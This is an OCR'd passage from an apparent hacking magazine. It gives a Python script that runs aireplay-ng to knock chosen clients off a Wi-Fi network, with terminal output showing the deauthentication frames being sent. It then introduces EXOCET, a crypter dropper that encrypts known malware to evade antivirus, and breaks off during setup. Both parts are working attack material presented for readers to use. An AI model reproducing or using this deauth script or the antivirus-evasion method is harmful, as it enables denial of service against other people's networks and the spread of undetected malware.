


```
#! /usr/bin/env python
import subprocess
import signal
import sys

#Deauthenticate all clients (You should use aircrack-ng directly):
#network = "00:00:00:00:00:00"
#victims = []

#Deauthenticate these specific clients:
network = "64:[redacted]:7C"
victims = [
     "20:[redacted]"]
#    "00:00:00:00:00:22", #Client 02
#    "00:00:00:00:00:33", #Client 03
#    "00:00:00:00:00:44", #Client 04
#    "00:00:00:00:00:55"] #Client 05

interface = "wlan0mon"

def signal_handler(signal, frame):
    print ("\nYou pressed Ctrl+C!")
    sys.exit(0)

def deauth_all_clients(net):
    command = "aireplay-ng --deauth 0 -a {0} {1}".format(net, interface)
    print ("[+] Deauthenticating all clients in the network")
    print ("[!] You may as well run aireplay-ng directly: [{0}]\n".format(command))
    subprocess.call([command], shell=True) #Runs forever

def deauth_client(net, cli):
    print ("\n[+] Deauthenticating {0}\n".format(cli))
    command = "aireplay-ng --deauth 3 -a {0} -c {1} {2}".format(net, cli, interface)
    subprocess.call([command], shell=True)

if __name__ == '__main__':
```


We need to select the correct wireless interface and the MAC address of the clients you want to de authenticate as shown below. Once the changes are made, save the script and execute it with sudo privileges.



```
┌──(kali㉿kali)-[~/wifi_dos/Wi-Fi-DoS]
└─$ sudo python3  wifidos.py
[sudo] password for kali:
[+] Target Network:
        64:[redacted]
[+] Target Clients:
        20:[redacted]

[+] Deauthenticating 20[redacted]

22:49:29  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 7
22:49:30  wlan0mon is on channel 7, but the AP uses channel 1

[+] Deauthenticating 20:[redacted]

22:49:30  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 2
22:49:30  wlan0mon is on channel 2, but the AP uses channel 1

[+] Deauthenticating 20:[redacted]

22:49:30  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 8
22:49:31  wlan0mon is on channel 8, but the AP uses channel 1

[+] Deauthenticating 20[redacted]

22:49:31  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 8
█
```



```
[+] Deauthenticating 20:[redacted]

22:49:30  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 8
22:49:31  wlan0mon is on channel 8, but the AP uses channel 1

[+] Deauthenticating 20:[redacted]

22:49:31  Waiting for beacon frame (BSSID: 64:[redacted] on channel 8
22:49:37  wlan0mon is on channel 8, but the AP uses channel 1

[+] Deauthenticating 20:[redacted]

22:49:37  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 12
22:49:38  wlan0mon is on channel 12, but the AP uses channel 1

[+] Deauthenticating 20:[redacted]

22:49:38  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 1
22:49:41  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0| 4 ACKs]
22:49:42  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0| 0 ACKs]
22:49:43  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0|13 ACKs]

[+] Deauthenticating 20:[redacted]

22:49:44  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 9
█
```



```
22:51:07  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 1
22:51:09  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 1| 2 ACKs]
22:51:10  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0| 2 ACKs]
22:51:11  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0| 5 ACKs]

[+] Deauthenticating 20:[redacted]

22:51:11  Waiting for beacon frame (BSSID: 64[redacted]) on channel 9
22:51:15  wlan0mon is on channel 9, but the AP uses channel 1

[+] Deauthenticating 20[redacted]

22:51:15  Waiting for beacon frame (BSSID: 64[redacted]) on channel 6
22:51:16  wlan0mon is on channel 6, but the AP uses channel 1

[+] Deauthenticating 20:[redacted]

22:51:16  Waiting for beacon frame (BSSID: 64:[redacted]) on channel 1
22:51:16  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0| 1 ACKs]
22:51:17  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 0| 0 ACKs]
22:51:18  Sending 64 directed DeAuth (code 7). STMAC: [20:[redacted] [ 2|27 ACKs]

[+] Deauthenticating 20[redacted]

22:51:19  Waiting for beacon frame (BSSID: 64[redacted]) on channel 8
█
```

This will continuosuly de authenticate the particular client you assigned as target.

That's all in WiFI Denial Of Service attack. We will be back with a new attack in our next Issue.

" In most instances, post compromise activity included theft of data relevant to Russian interests."
- Researchers at Mandiant on Solarwinds.

EXOCET - Crypter Malware Dropper

BYPASSING ANTIVIRUS


In this month's Bypassing Antivirus feature of Hackercool Magazine our readers will learn about a Crypter type malware dropper known as Exocet. A Crypter is a software that is used to make malware undetectable. A crypter performs functions such as encrypting, obfuscating and manipulating the code of the malware to make it undetectable.

EXOCET is one such crypter-type malware dropper that can be used to recycle easily detectab-le malware payloads. EXOCET achieves this by encrypting those malware files using AES-GCM (Galois/Counter Mode) and then create a dropper file for a majority of target architectures and platforms.

Written in Golang programming language, the steps involved in making malware undetectable by EXOCET are,


1. It first takes malware that is easily detectable by Anti Virus engines as input.
2. It then encrypts this easily detectable malware and produces it's own Go file.
3. This Go file can be cross-compiled to 99% of known architectures like Linux, Windows, Macs, Unix, Android and IPhone etc.
4. Upon execution, the encrypted payload is written to the disk and immediately executed on the command line.

Let's see how it works. First, we need to install Golang on Kali as it is Go program.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get update && sudo apt-get install -y golang
[sudo] password for kali:
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.6 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [17.7 MB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main i386 Contents (deb) [39.3
MB]
66% [3 Contents-i386 15.7 MB/39.3 MB 40%]                        1,399 kB/s 16s
```

Once Golang is successfully installed, clone the repository of Exocet(Download info is given in our Downloads section).

